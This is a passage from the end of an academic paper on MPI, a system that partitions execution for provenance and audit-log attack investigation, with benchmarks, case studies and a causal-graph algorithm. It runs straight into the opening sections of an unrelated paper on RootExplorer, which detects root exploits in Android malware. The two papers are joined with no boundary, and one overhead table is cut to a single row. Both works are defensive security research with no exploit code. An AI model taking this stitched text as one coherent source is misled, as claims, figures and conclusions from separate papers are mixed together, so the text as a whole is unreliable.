We want to point out that with MPI, we can even reduce space overhead for the highly efficient ProTracer system and the reduction is substantial for a few cases. This is because MPI produces higher level execution units (compared to BEEP/ProTracer), leading to fewer units, more events in each unit and hence more redundancies eliminated by the ProTracer runtime. Also note that all the advantages of MPI over BEEP (e.g., without requiring extensive training and rich high-level semantics) are also advantages over ProTracer as the original ProTracer system relies on BEEP. We have ran MPI for 24 hours with a regular workload. The generated audit log has 680MB with 80MB by MPI. Details can be found in Appendix D.

Run time overhead: We measure the run time overhead caused by our instrumentation. For server programs, we use standard benchmarks. For example, for the Apache web server, we use the *ab* [1] benchmark. For programs that do not have standard test benchmarks, but support batch mode (e.g., Vim), we translate a number of typical use cases to test scripts to drive the executions. We preclude highly interactive programs.

For each application, we choose the same perspectives as the previous experiment, and the results are shown

Table 1: Space Overhead

Application	Level	BEEP Space Overhead			MPI Space Overhead			BEEP	MPI
		Linux Audit	LPM-HiFi (Raw - Gzip)		Linux Audit	LPM-HiFi (Raw - Gzip)		ProTracer (MB)	
Apache	HTTP Connection	15.38%	12.87%	0.64%	5.37%	3.75%	0.16%	22.12	20.08



Figure 14: Run time overhead for each applications (Overhead percentage v.s. applications)

in Figure 14. For each program, we have eight bars. ①MPI-Native: the overhead of MPI without any provenance system over native run. ②MPI-ProTracer: the overhead of MPI over ProTracer. ③MPI-LPM: the overhead of MPI over LPM-HiFi. ④MPI-Audit: the overhead of MPI over Linux Audit. The other four bars denote the overhead of BEEP. As we can see from the graph, most applications have less than 1% run time overhead for all situations, which is acceptable. Comparing with BEEP, MPI shows less overhead in all cases. The low run time overhead is due to the following factors. Firstly, compared with the original program, the number of instrumented instructions is quite small. Secondly, most of the instructions are rarely triggered. Thirdly, our instrumentation mainly contains memory operations like comparing the newly assigned *identifier* value with the cached value.

4.2 Annotation Efforts

Table 2: Annotation Efforts

Application	LOC	Annotation				Inst
		ID	IND	Chann	DEL	
Vim	313,283	3	3	2	0	878
Yafc	22,823	2	3	0	1	111
Firefox	8,073,181	3	32	0	1	6,867
TuxPaint	41,682	2	2	0	0	121
Pine	353,665	2	2	2	0	746
Apache	168,801	2	2	0	1	2,437
MC	135,668	2	2	1	0	3,332
ProFTPd	307,050	3	3	0	1	4,905
Transmission	111,903	2	4	0	1	66
W3M	67,291	2	2	0	1	3,718

In this experiment, we measure the effectiveness of the annotation miner and the number of annotations eventually added. The annotation results are shown in Table 2. We only show some representative programs as the others have similar results. We present the applications in the first column, and their sizes (measured by SLOCCount [13]) in the second column. In the next four columns, we show the number of annotations needed for @identifier, @indicator, @channel, and @delegator. For each program, we provide two or more perspectives, as denoted by the number of @identifier annotations. In the last column, we show the instrumentation places automatically identified by our compiler pass. Less than 20% of these places were covered by our profiling runs. In other words, a training based method like that in BEEP/ProTracer would not be able to cover all these places.



Figure 15: Annotation miner results

To evaluate the annotation miner, we use the 20 programs in Table 1. For each program, we report the ranking of the unit/delegator data structures that we eventually choose to annotate. There are totally 52 of them. All the 6 delegator data structures are correctly ranked the top. That is because they are mainly used in worker threads,

which have relatively fewer data structures. For the 46 unit data structures that we eventually annotate, 36 of them are ranked at the first place, 8 at the second place, and the remaining 2 at the third place. Figure 15 shows the reported data structures for Vim, Firefox and HTTPd. Each plane denotes the results for a perspective. The highlighted data structures are the ones that we eventually choose to annotate. The reason why we do not always annotate the top data structures is that they are typically the *shadow* data structures of the real unit data structures. They usually store meta-data related to units, causing them to have higher ranks than the real unit data structure. With the help of the miner, we spent minutes to hours to finalize the annotations. We argue that such efforts are manageable. More importantly, they are one-time efforts.

4.3 Attack Investigation

To evaluate MPI's effectiveness in attack investigation, we apply it on 13 realistic attack cases used in previous works [32, 43, 44, 46]. The results show that MPI is able to correctly identify the root causes with very succinct causal graphs for all cases. Moreover, MPI generates fewer execution units using the perspectives in Table 1, when compared to BEEP/ProTracer. On average, the number of units generated by MPI is only 25% of that by BEEP/ProTracer. For attacks involving GUI programs (e.g., Firefox), the number is 8%, and in an extreme attack case involving Transmission, it is less than 1%. In terms of the generated attack graphs, MPI can reduce the number of nodes to 92% and the number of edges to 83% on average. Note that it is because these attacks have simple propagation paths such that the BEEP/ProTracer graphs are quite succinct. For complicated cases, MPI can reduce the graphs to 76%(nodes)/62%(edges). In addition, we evaluate it on a few other realistic attack cases. Next, we show one such case. Two more cases are presented in Appendix C to demonstrate the advantages of MPI over BEEP/ProTracer in an insider threat and in tracking complex browsing behaviors in Firefox.

Case: FTP Data Leak. Exploiting system misconfiguration to acquire valuable sensitive information is a common attack vector [9, 14]. It is important to assess and control damages once the problem is noticed. In the following incident, an FTP administrator accidentally configured the root directory of many users to a folder containing classified files, and gave them read accesses. After noticing the problem, he shut down the server and then conducted investigation to figure out the significance of the potential information leak. In the duration of the misconfiguration, there are thousands of connections from a large number of users. The number of classified files is also large.

In Figure 16, we show a number of possible investigation perspectives for the FTP server application. Event



Figure 16: FTP server partitioning perspectives

loop based partitioning techniques are based on each command or user request (box 1), and traditional auditing approaches are based on the whole process (box 3). MPI provides choices that align better with the logical structures of the application, such as the session perspective (box 2), i.e., all the commands/requests from a session belong to a unit, the directory perspective (box 4), i.e., all the commands on a given directory are considered a unit, and the user perspective (box 5), i.e., all commands/requests from a user (not limited to an IP address) belong to a unit. Note that all FTP commands are associated with some file or directory as part of its context, and hence we can partition FTP execution based on this information.



Figure 17: FTP server partitioned by BEEP



Figure 18: FTP server partitioned by each connection

Part of the BEEP graph is shown in Figure 17. Observe that each user command is captured as a unit. The simplified graph by MPI with connection based partitioning is shown in Figure 18, and user based partitioning in Figure 19. The connection perspective alleviates the inspector from going through the individual commands. The user perspective can aggregate all the behaviors from a specific user over multiple sessions so that the inspector can hold individual users for responsibilities. Note that a user can use various IP addresses to connect to the server. Without MPI, such semantic information cannot be exposed to the provenance tracking system. The number of nodes in the BEEP, connection (MPI), and user (MPI) graphs are 962, 224, and 78, respectively. We want to point out that the MPI graphs cannot be generated from the BEEP graph by post-processing because of the subtask delegation in this program, i.e., it is difficult to attribute a sub-task to the top level unit that it belongs to with only the low level semantic information in the BEEP graph.

5 Discussion

Similar to many existing works [23, 43, 44, 46, 55], MPI trusts the Linux kernel and the components associated with the audit logging system. Attacks that can bypass the



Figure 19: FTP server partitioned by users

security mechanisms of these systems may cause problems for MPI. Moreover, attacks that target the underlying audit system, such as audit log blurring and log filling, may inject noise to logs, making log inspection difficult. As our system is built on top of existing provenance and operating systems, MPI leverages existing features provided by these systems to mitigate some of the problems. For example, operating systems like Ubuntu now leverages Ubuntu Software Center to deliver trustworthy software which can be used to protect the MPI binaries for benign software. Provenance systems like Hi-Fi uses reference monitor guarantees to protect audit logs, and LPM provides a general framework for trustworthy provenance collection. We argue these are orthogonal challenges to all existing provenance tracking techniques and a complete solution to all these challenges is not the focus of our paper. Instead, the emphasis of MPI is to address dependence explosion caused by long running processes with accuracy and flexibility.

MPI is essentially an add-on service to the OS-level provenance collection system (e.g. the Linux Audit system, LPM-HiFi, and ProTracer). System calls can be too coarse-grained. Fine-grained events, such as library calls or even instruction level dependencies, may need to be captured for some sophisticated attacks. We argue that the multiple perspective partitioning enabled by MPI is orthogonal. It is independent of the granularity of the events captured by the underlying provenance system. It can be easily integrated with systems of various granularities.

MPI requires program source code. We believe that the semantic information needed to enable multiple perspective partitioning is difficult to acquire through binary analysis for complex programs such as Firefox. If it is necessary to partition the execution of a binary, training and event loop based approaches such as BEEP could be used together with MPI. In the worst cases, MPI treats the entire process execution as a unit. Note that this approximation is only problematic for long running processes. Many malware executables are likely not long running such that treating a whole process as a unit does not introduce a lot of bogus dependencies. Also note that such approximation does not miss provenance so that the attack path is still captured. It is just that more efforts may be needed to go through the causal graph.

MPI relies on source code annotations, which are widely used in practice. Windows developers explicitly plant logging commands in their software source code to customize ETW auditing. Both GCC and LLVM provide advanced language features [4, 6, 7] that are triggered by annotations. For example, Firefox has 926 different types of annotations. The stack-only class annotation "NS_-STACK_CLASS" has 406 uses through out the code base. In contrast, we only introduce 36 annotations (of 4 types) in Firefox. As MPI is based on source code level annotation and compiler instrumentation, it cannot find units within dynamic code. However, in practice, we find that unit boundaries mostly lie in static code. For example, JavaScript code can be grouped into different tabs. Thus, dynamic code can be attributed to tab units.

6 Related work

Many approaches have been proposed for system level provenance tracking. Detailed comparison of MPI with existing audit systems [10, 31, 43–45] can be found in §2. Another important approach is to monitor the internal kernel objects (e.g., the file system [27, 49, 50, 59–61, 69], or LSM objects [23, 32, 55]) to track lineages. The capabilities of these techniques are similar to those of the audit systems. Thus MPI is complementary to such systems. For example in §4, we showed the integration of MPI and LPM-HiFi. System wide record-and-replay techniques [30, 37–39] can also track provenance. These systems record the inputs for all programs, and replay the whole system execution when needed. Such systems require deterministic record-and-replay techniques, which are open research problems, and cause more space overhead. Whole system tainting [28, 35, 52, 68] is another method of tracking provenance. By tainting all inputs to a system and tracking their propagation, such systems can record the needed provenance data. These techniques need to deal with the granularity problem as the taint set may be explosive for a long living system objects/subjects. MPI can be applied to such systems to overcome the dependency explosion problem and enable multiple perspective inspection.

In [48], researchers propose to develop provenance aware applications. Muniswamy-Reddy *et. al.* [49] provide a library with provenance tracking APIs so that programmers can develop provenance aware applications. Such an approach relies on the programmers to intensively modify their code to leverage the APIs. In contrast, MPI aims to address the partitioning problem. Provenance tracking is through the underlying audit system.

Many works [22, 27, 44, 67] are proposed to reduce the space overhead of provenance tracking based on reachability analysis, Mandatory Access Control (MAC) policies and so on. Provenance visualization [25, 26, 47, 53, 57] and graph compression [34, 54, 58, 63–65] are also proposed to correlate events and reduce graph size to facilitate investigation. These approaches work on generated graphs to compress them for better visualization. As such, they are complementary to MPI, and

can be directly applied to MPI, its provenance logs and graphs. Researchers proposed many machine learning methods [21, 24, 33, 40, 41, 51, 66] to investigate provenance data to find abnormal behaviors. We envision that the multiple perspectives provided by MPI may substantially improve their effectiveness.

7 Conclusion

Execution partitioning is important for addressing dependency explosion in audit logging. However, existing techniques are event loop based. They generate too many small units, require training to detect dependencies across units, and lack information about high level logic tasks. We propose MPI, a technique that partitions based on high level tasks. It allows the user to annotate the data structures corresponding to these task, and leverages compiler to instrument operations of the data structures in order to capture unit context switches and delegations. We implemented a prototype and evaluated it on three existing systems: Linux Audit, ProTracer and LPM-HiFi. The results show that MPI generates much smaller graphs with lower overhead comparing to the state-of-the-art, and avoids broken provenance due to incomplete training.

A Run Time Optimization

MPI emits special syscall events to denote unit context switches, and channel reads/writes. During causal graph construction Appendix B, the unit context switch events are used to derive unit boundaries and the channel events are used to derive inter-unit dependencies. Note that channel operations are essentially memory reads and writes that need to be exposed as system events. Otherwise, they are invisible to MPI. Inter-unit communication through system resources such as files, sockets, and the system clipboard can be captured by the default underlying system event tracking module without the intervention of MPI.

A naive solution is to emit a unit context switch event upon any indicator update and a channel event upon any channel read/write. However in practice, we observe that (1) an indicator update may not imply the change of the unit context and (2) even though the unit context changes, there may not be any system events that happen in between the two unit context switches. Both cases lead to redundant unit context switch events. Similarly, there are often multiple accesses to the same channel object within the same unit. These accesses must induce the same causality and hence cause redundancy. Since emitting an event entails a system call and hence a context switch, preventing redundant event emission is critical to the efficiency of MPI. We have two approaches to address this problem. One is through the static analysis (§3.4) and the other is runtime optimization. MPI does

not emit any event upon an indicator update. Instead, it simply updates the current unit context (in memory), which has much lower overhead compared to a system call. Upon a regular system call (e.g., file read), it checks if the current unit context is the same as the previous context that was emitted. If not, it emits a unit context switch event right before the system call. Otherwise, it does not emit. Similarly, upon a channel operation, MPI checks if a channel operation by the same unit was logged before. If so, it avoids logging the channel operation.

B Causal Graph Construction

In this section, we discuss the causal graph construction algorithms for backward tracking starting from a symptom event and forward tracking starting from a root cause event. Algorithm 1 shows how to generate the *backward tracking* causal graph for a specific perspective with a given log file and a symptom event. Generating the graphs for all perspectives only requires an easy extension.

Algorithm 1 Backward Causal Graph Construction

Input: L - the event log
l - unit type (i.e., perspective) given in the @*indicator* annotation
e_s - symptom event

Output: G_l - the generated causal graph for perspective l

Variable: $objs$ - system objects/subjects relevant to e_s
s_e, pid_e - the system object/pid of event e
$bUnit$ - if the current unit causally related with e_s
$eventUnit[pid]$ - the events in the current unit of process pid

```
1: objs ← { pid_es, s_es }
2: bUnit ← true
3: for each event e ∈ L in reverse order, starting from e_s do
4:     if e is not a unit context switch event then
5:         eventUnit[pid].add(e)
6:     if e updates any object or subject in objs then
7:         bUnit ← true
8:     if e is a unit context switch event then
9:         if e does not switch to a l unit then
10:            continue
11:        else
12:            if bUnit then
13:                add events in eventUnit[pid_e] to G_l
14:                add accessed objects/subjects in eventUnit[pid_e] to objs
15:            eventUnit[pid_e] ← ∅
16:            bUnit ← false
17: return G_l
```

We use an $objs$ set to represent the system objects, subjects, and channels between units that are directly or indirectly related to the symptom event. The overall procedure of the algorithm is to traverse the log in a reverse order to populate the set and identifies events causally related to the symptom by correlating to some entity in $objs$. At line 1, the algorithm initializes the set to contain the system object accessed by the symptom event and the system subject (i.e., the process of the event). It also marks the current unit as correlated to the symptom (line 2). Then it traverses all the events in the log file in a reverse order, starting from the symptom event (lines 3-17). If the current event e is not a unit context switch event, the algorithm saves it in a temporary list of events for the current unit (line 4-5). If e updates an object (e.g., file and pipe) or spawns a subject (i.e., process) that was identified as related to the symptom (and hence in the $objs$ set), a flag is set to indicate that the current unit is correlated (lines 6-7). If e is a unit context switch, the algorithm further tests if e switches to a unit in the given perspective. If not, the switch event is irrelevant and simply skipped (lines 9-10). Otherwise, it indicates a unit boundary of our interest. The algorithm checks the flag to see if the current unit is causally related to the symptom (lines 11-12). If so, it adds all the events in the current unit to the result graph. It also updates $objs$ with all the objects read by any event in the current unit and all the subjects spawned in the unit (lines 13-14). The temporary event list and the flag are then reset (lines 15-16). Note that when the events are added to the graph, nodes are created and further connected to existing nodes in the graph by the dependencies implied by the events. For example, a file read event entails connecting to the (previously created) file node. Details are elided for brevity.

□ *Example.* Figure 20 shows an example of constructing the backward causal graph. The simplified log entries are shown on the left while the generated graph is shown on the right. The graph is also annotated with events to explain why nodes/edges are introduced. The algorithm generates the graph starting from the symptom event at line 8, which is a write event to the socket *a.a.a.a*. It traverses back and reaches line 7, which is a unit context switch (UCX) event whose *indicator* is 5 and the *identifier* value is 7. Two nodes are hence created representing that a process (node) wrote to a socket (node) whose value is *a.a.a.a*. Going backward, the algorithm further identifies another unit represented in lines 4-6 with the *indicator* value 5 and the *identifier* value 3. This is a different unit instance of the same type and it has no causal relation with the object set that currently contains the socket object and the process. Therefore, all the events in this unit are dropped. The algorithm continues to traverse backward and encounter another unit in lines 1-3. Line 2 indicates that it reads file *index.html*, so the subgraph for lines 1-3 is file *index.html* being read by the process. Note that the value of *identifier* indicates lines 1-3 and lines 7-8 belong to the same unit (instance), which means that the application is working on the same task. Hence, the global causal graph is updated by joining the two subgraphs. The result graph is shown on the right hand side.



Figure 20: An example of constructing backward causal graph. (*UCX* is short for *Unit Context Switch*, *FDR* is short for *File Descriptor Read*, and *SKW* is short for *Socket Write*.)

The forward graph construction algorithm is similar and hence omitted.

Essence of MPI and Memory Dependencies. From the graph construction Algorithm 1, one can observe that all the events in a unit are considered correlated. If there is a single event (within a unit) that has any direct/indirect dependency with the symptom, all the events in the unit are added to the graph and all the objects/subjects accessed by the unit are considered correlated. As such, MPI does not need to track any fine-grained (memory) dependencies *within a unit*. Dependencies across units are either captured through system level dependencies (e.g., file/socket reads and writes) or explicitly indicated by the user through the channel annotation.

C Case Studies

Case: Insider Threat. In attacks such as watering hole and phishing emails, the adversaries apply external influences and wait for the employees to make mistakes. However, it is also very common that attacks are launched from inside the enterprise (e.g., by malicious or former employees). In fact, a large number of such cases had been reported [29, 36, 42, 56]. Next, we simulate such an attack.

A computer game development company noticed that the graphical design of a to-be-announced game was leaked on an online gaming forum. The company started investigation, trying to understand how this design was leaked and who should be held responsible. The investigator first conducted forward tracking from the design file but found that the file was neither sent outside by any email nor copied by any employee to their own devices. She further suspected that some old version of the file was leaked instead of the current version. Even though the old versions of the design file did not explicitly exist any more, the provenance of the file was tracked by the audit system.

She first conducted backward tracking to disclose all the past versions (with the name "p_v" plus the version number) and then forward tracking to see how these versions were propagated/used. Assume that she used BEEP first. She quickly noticed a number of problems in the BEEP graph that makes manual inspection difficult.



Figure 21: Event handling loop based solution

The resulting graphs by BEEP are shown in Figure 21. White boxes represent units for TuxPaint [15], gray boxes are for the editor, Vim, and red boxes are for other apps. *First of all*, the graph is very large (containing 1832 nodes). This is because many people had contributed to the file in the past using TuxPaint, a graph drawing tool. There were a lot of interactions (e.g., copy & paste) among multiple image files, some of which were from Internet. The various historic versions of the design file were propagated to other places. *Second*, there are many "empty" execution units, which are execution units just have boundary events. This is because many operations in UI intensive program TuxPaint have no real effects on the provenance. These operations include, but are not limited to, switching painting tools (frequently), clicking menu bars and so on. *Third*, she found that most execution units for TuxPaint only have memory dependency events. This is because TuxPaint stores the image buffers in memory, and flushes them to disk only when the user clicks the save button. In the editing units (e.g., choosing tools and drawing figures), TuxPaint only operates on the image buffers. These units are only connected by memory dependency and do not invoke any system calls. However, these units are important as they are responsible for chaining up the important behaviors.

After inspecting such a large graph, the inspector still could not spot any suspicious behavior. The reason is that there are broken links in the graph such that some updates to the design file are missing from the graph. Specifically, some of the editing actions were not in the BEEP training set such that the corresponding memory dependencies are not visible, leading to broken provenance, e.g., "p_v14.png" and "p_v20.png".



Figure 22: MPI solution

The inspector switched to MPI. She used individual image files as the perspective. The resulting (simplified) graph is in Figure 22. Now each white box represents all the editing operations on a single file. It can be clearly seen that a version of the design file, "p_v20.png", was

read by a TuxPaint unit that operated on file “p_s.png”, which was later archived with a number of text files. The archive was renamed and sent through an email. The link from the design file to file “p_s.png” was missed by BEEP because the attacker opened the design file, conducted a few editing actions whose memory dependencies are missed by BEEP such that the later *save-as* unit is disconnected from the file read unit. Note that all these actions are individual units in BEEP that need to be chained up by memory dependencies, whereas they belong to the same unit in MPI. Overall, the MPI graph is precise, much smaller (152 nodes) and cleaner. We also want to point out that a graph similar to the MPI graph cannot be generated by post-processing the BEEP graph as the missing links cannot be inferred and it is difficult to determine which low-level nodes belong to an image file.



Figure 23: Firefox browsing history of page perspective

Case: Complex Browsing Behavior in Firefox. In this case study, we show how MPI precisely captures the causality of complex browsing behavior of Firefox. During browsing, the user first opened Bing from the bookmark bar, and searched a key word, and then used different ways to open new pages including clicking links, choosing “open page in a new tab/window” in the right-click menu, going back to the previous page, and opening new pages from Javascript code automatically. In the end, the user downloaded a PDF file. We collected the log with the page perspective and generated a causal graph by conducting backward traversal starting from the PDF file. The graph is shown in Figure 23. Observe that the entire browsing history is precisely captured by the graph, including visiting the LinkedIn page from the search result page and then going back to the search result page. In contrast, the BEEP’s graph only includes the page hosting the PDF file, missing all the other pages along the causal chain, due to missing memory dependencies.

D Additional Experimental Results



Figure 24: Overhead for applications with different partitioning

We also conduct experiments to measure space overhead for the same application with different partitioning choices, and the results are shown in Figure 24. We select two programs, Firefox and Apache. For Firefox, we choose three different ways to instrument: windows, i.e., a unit for a top level residence window for tabs (note that multiple windows may be driven by the same Firefox process internally); tabs and elements (inside a page). We do not show the numbers for each web site instance, because the instrumentations are similar to those of tabs, and the only difference lies in the expressions used in the *@identifier* annotation (see §3). For Apache, we use two ways to instrument: each connection (each client instance), and each request. The results show that with different levels of instrumentation, the overhead is significantly different. Instrumenting the applications at a higher level causes less overhead. For both cases, a lower level suggests 2-3 times overhead increase.



Figure 25: Overhead for a whole day

The last space overhead experiment we did is to run the instrumented applications on our machine for a whole day with Linux audit system enabled and measure the events generated by MPI. The workload includes regular uses such as web surfing, checking and responding emails. The result is shown in Figure 25. The black solid line shows the log size generated by the Linux audit system, and the dashed blue line shows the log size generated by MPI. From the graph, we can see that the log size generated by the Linux audit is more than 600 MB while our instrumentation issues less than 80 MB.

Detecting Android Root Exploits by Learning from Root Providers

Abstract

Malware that are capable of rooting Android phones are arguably, the most dangerous ones. Unfortunately, detecting the presence of root exploits in malware is a very challenging problem. This is because such malware typically target specific Android devices and/or OS versions and simply abort upon detecting that an expected runtime environment (*e.g.,* specific vulnerable device driver or preconditions) is not present; thus, emulators such as Google Bouncer fail in triggering and revealing such root exploits. In this paper, we build a system *RootExplorer*, to tackle this problem. The key observation that drives the design of *RootExplorer* is that, in addition to malware, there are legitimate commercial grade Android apps backed by large companies that facilitate the rooting of phones, referred to as root providers or one-click root apps. By conducting extensive analysis on one-click root apps, *RootExplorer* learns the precise preconditions and environmental requirements of root exploits. It then uses this information to construct proper analysis environments either in an emulator or on a smartphone testbed to effectively detect embedded root exploits in malware. Our extensive experimental evaluations with *RootExplorer* show that it is able to detect all malware samples known to perform root exploits and incurs no false positives. We have also found an app that is currently available on the markets, that has an embedded root exploit.

1 Introduction

Android is currently the most popular mobile operating system in the world, with 1.4 billion users worldwide and 87.5% of the market share [65]. Google, contrary to Apple (wrt iPhone), do not have complete control over either the hardware or the software of Android phones. On the positive side, this allows many hardware and other third-party vendors to build a competitive, customized, and diverse ecosystem. But on the other hand, the diversity of Android devices also introduces security issues. First, the OS update process varies from vendor to vendor (some are faster than others). For example, at the time of writing, only 29.6% of Android devices on the market have Marshmallow [40], which was introduced nearly 2 years ago. Second, the vendor customization of Android often introduces vulnerabilities at different levels of the software stack including application, OS kernel, and drivers [81, 85, 75, 7, 82]. Consequently, millions of users are exposed to various critical security vulnerabilities that plague such customized, typically older and unpatched devices [19, 27, 68].

Among all vulnerabilities, arguably the most pernicious are privilege escalation vulnerabilities that would allow attackers to obtain the root privilege – the highest privilege on Android. Such attacks are usually referred to as *root exploits*. Once it has acquired the root privilege, an attacker/malware can bypass the Android sandbox, perform many kinds of malicious activities, and even erase evidence of compromise. For this reason, malware with embedded root exploits are on the rise. Indeed, as apparent in recent news, it has become more and more common that malware found in third party Android markets or even in the official Google Play store, contain root exploits. For instance, in June 2016, Trend Micro reported GODLESS [55] , an Android malware family that uses multiple root exploits to target a variety of devices, affecting over 850,000 devices that were running Android 5.1 or earlier, worldwide. One month later (July), another Android malware dubbed HummingBad was reported to have infected more than 85 million devices and was found in 46 different applications, 20 of which were found on Google Play [45]. In September 2016, a Pokemon Go Guide app spotted in Google's Play Store, was found to contain root exploits as well [63]; the app had accumulated over 500,000 downloads by the time it was spotted and taken down. Considering that Google has already deployed a cloud-based app vetting

service viz.,"Google Bouncer" [39], these repeated instances demonstrate that it is both important and challenging to detect malware that carry out root exploits.

An even more concerning fact is that the number of newly discovered privilege escalation vulnerabilities (*e.g.,*, kernel vulnerabilities) is also on the rise [2]. Many of such vulnerabilities, such as DirtyCow [27], can even be used to root the latest versions of Android. So it is simply a matter of time before they are leveraged by malware to attack (potentially a large number of) unpatched devices.

In this paper, we aim to tackle the challenging problem of detecting malware that employ a variety of root exploits. The key observation that drives our approach is that, in the Android world, it is not just the malware that carry root exploits. There are legitimate and popular Android applications, often called root providers or one-click root apps, that root phones on behalf of users [81]. Many of these apps are commercial-grade and backed by large companies such as Tencent, Qihoo, and Baidu. They are capable of rooting tens of thousands of different Android devices using a hundred or more root exploits [81]. Note that rooting (as well as jailbreak) is considered legal [21], and users do want to root their phones to remove bloatware or unlock new features that were otherwise not available. These root exploits can serve as valuable resources towards aiding detection since they are highly customized (towards specific devices), reliable, and more importantly are likely to be used as is, by malware developers (discussed later). This means we can take advantage of these exploits to build a system (*RootExplorer*) that automatically extracts signatures from root exploits, and use those signatures for runtime malware detection.

Unfortunately, this seemingly simple strategy is not easy to realize in practice. The big obstacle is that almost all exploits are tailored towards specific Android devices, models, and/or OS versions. Screening apps in an emulator is unlikely to trigger and reveal the exploit, unless the environment matches exactly what the exploit expects. This in turn means that one may need tens of thousands of real Android devices to cover just all *known* root exploits. To overcome this obstacle, *RootExplorer* also learns the environment requirements from the aforementioned commercial root exploits and uses this knowledge to create the "expected" runtime environment so that it is capable of interacting with the exploits to drive their execution (*e.g.,* by pretending that a particular vulnerable device exists).

We design, prototype and extensively evaluate *RootExplorer* to detect root exploits present in malware. It consists of (a) an offline training phase where it extracts useful information about root exploits from one-click root apps using behavior analysis, and (b) an online detection phase where it dynamically analyzes apps in specially tailored environments to detect root exploits. We test our prototype with a large set of benign apps, known malware, and apps from third-party app marketplaces. Our evaluations show that *RootExplorer* yields an almost perfect true positive rate with no false positives. *RootExplorer* also found an app that is currently available on the markets, that contains root exploits.

In summary, the contributions are as follows:

- We identify and address the fundamental challenge of detecting Android root exploits that target a diverse set of Android devices. In particular, we learn from commercial one-click root apps which have done the "homework" for us with regards to (a) what environmental features are sought and (b) what pre-conditions need to be met, for a root exploit to be triggered.
- We design and implement *RootExplorer*, a fully automated system that uses the learning from commercial one-click root apps to detect malware carrying root exploits. Specifically, in an offline phase, it conducts extensive static analysis to understand the precise environment requirements and the attack profile of the exploits. It then utilizes the learned information to construct proper analysis environments and detects attempted exploits.
- We evaluate *RootExplorer* via extensive experiments and find that it can successfully detect all known malware that contain root exploits, including very recently discovered exploits and the ones that are used in other one-click root apps; *RootExplorer* results in no false positives with our test set. Using *RootExplorer*, we also find an app which is currently available on an Android market, that contains root exploits.

2 Background & Related Work

2.1 Root Exploits and One-Click Root Apps

As mentioned, one-click root apps are very popular among users and they are competing against each other to be able to root more phones and offer more reliable results. One of the reasons that companies develop these apps is that they also develop security apps or app management tools that also require the root privilege to function correctly (*e.g.,* antivirus software must have higher privileges than any malware [13]);

Interestingly, the competition between these one-click root apps have driven them to include the most comprehensive and advanced root exploits. For example, in 2015, it was reported that there are 39 families of directly usable root exploits that can be found publicly (with source code or binaries); in contrast, there were

59 families of root exploits found in a popular commercial one-click root apps, including exploits against publicly unknown or zero-day vulnerabilities [81], and exploits that can bypass advanced defense mechanisms like SELinux [41], Verified Boot [42], etc. On the contrary, although researchers have detected several malware families with root exploits, none of them contain previously unknown exploits [86]. We believe this is because most malware authors, except the so-called state sponsored, do not have the capability to develop new root exploits; hence, they typically only embed exploits that are developed by others (*e.g.,* one-click root apps).

While detecting malicious behaviors has been the focus of many prior efforts in the literature, detecting Android root exploits faces unique challenges. One such challenge is that specific preconditions (*e.g.,* environment constraints) need to be satisfied in order for such exploits to be triggered; this is hard because of the highly fragmented Android hardware and software. Specifically, not only do different phones have different device(s) and corresponding driver(s), even with respect to a universal kernel vulnerability such as the futex bug [31], the root exploit has to be tailored for different phones. This is because the actual kernels on different phones are different (*e.g.,* each has a different memory layout). As a matter of fact, one commercial one-click root app contains 89 different exploit payloads for the same underlying futex bug [81]. Consequently, malware carrying root exploits typically have specific environment checks to determine (1) what kinds of vulnerabilities are available and (2) how the attack should be launched. Thus, in order to detect a root exploit, an analysis environment must satisfy the necessary preconditions.

We categorize these preconditions into two corresponding types: (1) *environment checks* and (2) *preparation checks*. Environment checks gather information with regards to the environment such as the device type, model, and operating system versions. For instance, many times a particular malware will check whether it has a matching exploit for the current environment. If so, the specific exploit is selected from either a set of local exploits or a remote exploit database. This process is in fact also used by one-click root apps [81]. Preparation checks verify that the interactions with the underlying operating system are as expected, (*e.g.,* a vulnerable device file exists on the system and the driver returns expected results in response to specific commands). The number of preparation checks can be large, depending on the nature and complexity of the root exploits. This makes it difficult to manually prepare the right environment for each root exploit and detect them.

2.2 Android Malware Analysis

A relatively large chunk of Android related literature, is on malware analysis and malicious behavior detection. However, most of this literature focuses on detecting malicious behaviors like leaking/stealing private information and financial charging [86]. Unfortunately, no existing work tackles root exploit detection. We roughly categorize such work into three types: static analysis, dynamic analysis, and hybrid analysis.

Static Analysis: Static analysis is used to analyze an Android app's byte code and/or native code without running it inside an emulator or a real device. To detect information/privilege leaks, a set of tools [52, 10, 59, 50, 72, 18, 43] has been developed to perform information-flow analysis. Another popular direction is to model and detect malicious behaviors that are unique to Android. Pegasus [20] uses "Permission Event Graphs" to detect sensitive operations performed without the user's consent. Apposcopy [29] uses "Inter-Component Call Graphs" to detect Android malware. AppContext [79] uses contextual information (UI events and environmental triggers) to check access to sensitive operations. The advantage of static analysis is coverage and efficiency; it may however face problems when analyzing apps with heavy obfuscation. In fact, it has been shown that simple obfuscation techniques or transformations applied to known malware samples can often easily evade static detection by anti-virus software [62].

Dynamic Analysis: Dynamic analysis analyzes an Android app by running it inside an emulator or a real device. Similar to static analysis, many dynamic malware analysis systems also focus on information flow analysis and leak detection [28, 61, 83]. Others use system calls to model and detect malicious behaviors [17, 25, 78, 66]. Because malware can detect that it is being run in an instrumented environment such as an Android emulator [60, 46, 69], researchers have also proposed building sandboxes on real devices [15, 12] for this purpose. Dynamic analysis can usually overcome obfuscation techniques employed by malware, but a malicious behavior can only be detected if it is executed during the analysis. To overcome this, tools have been developed to systematically exercise the functionality of an app in the hope of triggering its malicious behaviors [11, 74].

Hybrid Analysis: Hybrid analysis can be divided into two categories. The first category combines static and dynamic characteristics to detect malicious behaviors [87, 76, 73]. The other category utilizes static analysis to guide dynamic analysis [84, 80, 11, 74].

2.3 Attack Modeling and Detection

Previous papers on attack modeling and detection mainly focus on filtering remote exploits like those launched by worms [23, 48, 58, 64, 51, 71, 24, 22]. Similar to those systems, *RootExplorer* also leverages program analysis techniques like symbolic execution to extract the attack signature. However, there are a few differences. First, due to fragmentation of the Android ecosystem, we do not always have the targeted device, *i.e.,* we need to derive both the attack signature and the corresponding environment requirements *without* the corresponding target system. Note that in aforementioned systems, in contrast, analysis is usually performed over the targeted software. Second, for remote attacks, the malicious payload usually contains shellcode; however, in local privilege escalation attacks, shellcode is rarely used – `ret2usr`, `ret2dir`, or direct kernel object modification (DKOM) are more common. Finally, due to polymorphic or metamorphic payloads, finding a good balance between false negatives and false positives is very challenging for network filters. Android root exploits are more difficult to morph (as shellcode is not part of the payload); more importantly, even though it is possible to generate polymorphic exploits, as previously discussed, most Android malware authors are not capable of doing so. For these reason, we decide to pursue our current approach, *i.e.,* derive system-call-based signatures purely from known exploits.

